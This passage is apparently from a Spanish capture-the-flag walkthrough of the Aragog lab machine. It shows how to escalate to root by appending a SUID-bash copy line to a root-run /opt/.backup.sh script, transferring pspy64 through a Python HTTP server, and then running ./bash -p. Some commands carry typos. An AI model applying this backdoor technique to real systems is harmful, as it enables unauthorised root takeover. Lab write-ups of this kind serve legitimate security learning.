Nos movemos al directorio `/opt` y hacemos un `ls -la`. Encontramos un archivo llamado **backup.sh**, al que le agregaremos la siguiente línea:

```
cp /bin/bash /tmp/bash /tmp/bash &&. chmod +s /tmp/bash
```

```
hagrid98@Aragog:/opt$ cat .backup.sh  
#!/bin/bash  
  
cp -r /usr/share/wordpress/wp-content/uploads/ /tmp/tmp_wp_uploads  
cp /bin/bash /tmp/bash /tmp/bash && chmod +s /tmp/bash  
  
hagrid98@Aragog:/opt$
```

## 12 INSTALACIÓN PSPY64

---

En mi caso, para poder instalar **pspy64**, abrí un servidor de python para pasarme el archivo.

```
python3 -m http.server 8000
```

Una vez transferido el **pspy64** e instalado en la máquina víctima, procederemos a darle sus permisos correspondientes.

```
chmod +s pspy64 | chmod +x pspy64
```

Veamos de nuevo los procesos

```
./pspy64 | grep backup
```

```
hagrid98@Aragog:/tmp$ ./pspy6 | grep backup
CMD: UID=1000 PID=5987 | grep backup
CMD: UID=0 PID=5997 | /bin/sh -c bash -c "/opt/.backup.sh"
CMD: UID=0 PID=5998 | /bin/bash /opt/.backup.sh
CMD: UID=0 PID=6001 | /bin/sh -c bash -c "/opt/.backup.sh"
CMD: UID=0 PID=6002 | /bin/bash /opt/.backup.sh
```

## 13 ESCALAMOS PRIVILEGIOS

---

Por último, ejecutamos el siguiente comando:

```
./bash -p
```

```
hagrid98@Aragog:/tmp$ ./bash -p
bash-5.0# whoami
root
bash-5.0#
```